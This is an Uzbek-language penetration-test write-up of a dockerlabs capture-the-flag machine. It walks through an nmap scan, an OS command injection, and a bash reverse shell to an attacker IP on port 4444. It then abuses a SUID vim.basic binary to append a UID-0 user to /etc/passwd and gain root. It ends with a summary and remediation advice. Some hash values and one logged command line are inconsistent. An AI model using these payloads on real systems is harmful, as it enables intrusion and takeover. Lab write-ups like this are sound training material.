

PingCTF — dockerlabs



Target nomi: PingCTF — dockerlabs

Target IP manzili: 172.17.0.2

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 27.07.2026

Umumiy xavf darajasi: Kritik (Critical)

1 — Enumerations

Port scanning

Targetning ochiq portlarini tekshirish uchun `nmap` vositasidan foydalanild

```
nmap -sV 172.17.0.2
```

Port	Services	State	Version
80/tcp	HTTP	OPEN	Apache 2.4.58

```
(pegasus@env) - [~/Desktop]
$ nmap -sV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-27 23:05 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.58 ((Ubuntu))
MAC Address: 9E:C4:CE:CC:24:9E (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.75 seconds


(pegasus@env) - [~/Desktop]
$ Odilov Aslanbek
```

2 — Web Enumeration

Web Sayit Tahlili

Targetning 80 - portida quyidagi web sayit ishlayotgani aniqlandi

```
http://172.17.0.2/index.html
```



3 — Vulnerability Analysis

Zaifliklarni qidirish jarayoni

Web sayitdagi inputda `OS command injection` zaifligi topildi

```
127.0.0.1;id
```



4 — Initials access

Revers shell



Topilgan zaiflikka mos exploit ham topildi va exploitni ishlatish orqali tizimda `www-data` user nomidan revers shell olindi.

Atacker terminalida nc bilan 4444 portini tinglab turadi

```
nc -lvp 4444
```

Topilgan exploitni ishga tushirish orqali tizimdan shell olinadi

```
127.0.0.1 ; bash -c "bash -i >& /dev/tcp/192.168.1.13/4444 0>&1"
```



5 — Privilege Escalation

Zaifliklarni qidirish jarayoni

Tizimni ko'zdan kechirish jarayonida root nomidan ishga tushadigan **SUID** borligi aniqlandi

```
find / -perm -4000 -type f 2>/dev/null
```

```
www-data@065balabld43:/$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/su
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/vim.basic
www-data@065balabld43:/$ Odilov Aslanbek
```

Topilgan **SUID** ga mos exploit topilda u orqali tizimda yangi user yaratiladi va yaratilgan user to'g'ridan to'g'ri root user bilan teng huquqda bo'ladi

```
/usr/bin/vim.basic -e -s -c ':g/./d' -c ':r /dev/stdin' -c ':w! >> /etc/passwd' -c ':q!' /etc/passwd
```

Ishlatish ketma-ketligi aval **openssl** commandasi orqali hash yaratib olamiz

```
openssl passwd -1 -salt hack password
```

Keyin yaratilgan hash ni exploit ichiga joylashtiramiz va exploit to'liq tayyor bu exploitni ishlatgandan keyin tizimda root3 nomli user paydo bo'ladi va root3 user to'liq root huquqiga ega bo'ladi

```
echo "root3:\$1\$hack\$Qfvz92fBAtSC9ccCE6BES0:0:0:root:/root:/bin/bash" | /usr/bin/vim.basic -e -s -c ':g/./d' -c ':r /dev/stdin' -c ':w! >> /etc/passwd' -c ':q!' /etc/passwd
```

```

www-data@065balabld43:/var/www/html$ openssl passwd -1 -salt hack password
openssl passwd -1 -salt hack password
$1$hack$Qfvz92fBA5C9ccCE6BES0
www-data@065balabld43:/var/www/html$ echo "root2:\$1\$hack\$1$hack$Qfvz92fBA5C9ccCE6BES0:0:root:/root:/bin/bash" | /usr/bin/vim.basic -e -s -c
':g/./d' -c ':r /dev/stdin' -c ':w! >> /etc/passwd' -c ':q!' /etc/passwd
<stdin' -c ':w! >> /etc/passwd' -c ':q!' /etc/passwd
www-data@065balabld43:/var/www/html$ Odilov Aslanbek

```

User yaratilgan yoki yoqligini tekshiramiz

```
cat /etc/passwd | tail -n 3
```

```

www-data@065balabld43:/var/www/html$ cat /etc/passwd | tail -n 3
cat /etc/passwd | tail -n 3
root2:$1$hack$1:0:0:root:/root:/bin/bash
root1:$1$hack$Qfvz92fBA5C9ccCE6BES0:0:0:root:/root:/bin/bash
root3:$1$hack$Qfvz92fBA5C9ccCE6BES0:0:0:root:/root:/bin/bash
www-data@065balabld43:/var/www/html$ Odilov Aslanbek

```

Root access

Tizimda to'liq root user darajasiga chiqildi

```
su root3
//Password: password
```

```

www-data@065balabld43:/var/www/html$ su root3
su root3
Password: password
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
Odilov Aslanbek

```

Executive Summary

Penetration testing davomida maqsadli tizimning 80-portida ishlayotgan veb- ilovada **OS Command Injection** zaifligi aniqlandi. Ushbu zaiflik orqali hujumchi serverda ixtiyoriy operatsion tizim buyruqlarini bajarishi va **www-data** foydalanuvchisi huquqlari bilan masofaviy shell (Reverse Shell) olishi mumkinligi tasdiqlandi.

Dastlabki kirish huquqi qo'lga kiritilgandan so'ng tizimda qo'shimcha tahlil amalga oshirildi va **/usr/bin/vim.basic** faylida noto'g'ri sozlangan **SUID** ruxsatlari mavjudligi aniqlandi. Ushbu noto'g'ri konfiguratsiya hujumchiga tizimning **/etc/passwd** faylini o'zgartirish va yangi foydalanuvchi yaratish imkonini berdi.

Yaratilgan foydalanuvchiga **UID 0** biriktirilganligi sababli u oddiy foydalanuvchi emas, balki to'liq **root darajasidagi hisob** sifatida ishladi. Natijada hujumchi yangi hisobga o'tish orqali tizimning barcha resurslari ustidan to'liq nazoratni qo'lga kiritdi.

Topilgan zaifliklar

Zaiflik	Xavf darajasi
OS Command Injection	Critical
Noto'g'ri sozlangan SUID (vim.basic)	High
Privilege Escalation (UID 0 foydalanuvchi yaratish imkoniyati)	Critical

Tavsiyalar

- Foydalanuvchi kiritmalarini qat'iy tekshirish va filtrlash orqali OS Command Injection zaifligini bartaraf etish.
- Tizimdagi barcha SUID fayllarni audit qilish va zarur bo'lmagan SUID ruxsatlarini olib tashlash.
- `/usr/bin/vim.basic` faylidan SUID bitini olib tashlash yoki undan foydalanishni cheklash.
- `/etc/passwd` va boshqa muhim tizim fayllariga yozish huquqlarini qayta ko'rib chiqish.
- Minimal huquqlar (Principle of Least Privilege) tamoyilini joriy etish.
- Tizimda ruxsatsiz yaratilgan foydalanuvchi hisoblarini aniqlash va olib tashlash.

Umumiy baholash

Aniqlangan zaifliklar zanjiri masofaviy hujumchiga veb-ilova orqali dastlabki kirish huquqini qo'lga kiritish, so'ngra imtiyozlarni oshirish orqali tizim ustidan **to'liq root darajasidagi nazorat** o'rnatish imkonini beradi. Shu sababli umumiy xavf darajasi **Critical** deb baholanadi va aniqlangan muammolarni imkon qadar tezroq bartaraf etish tavsiya etiladi.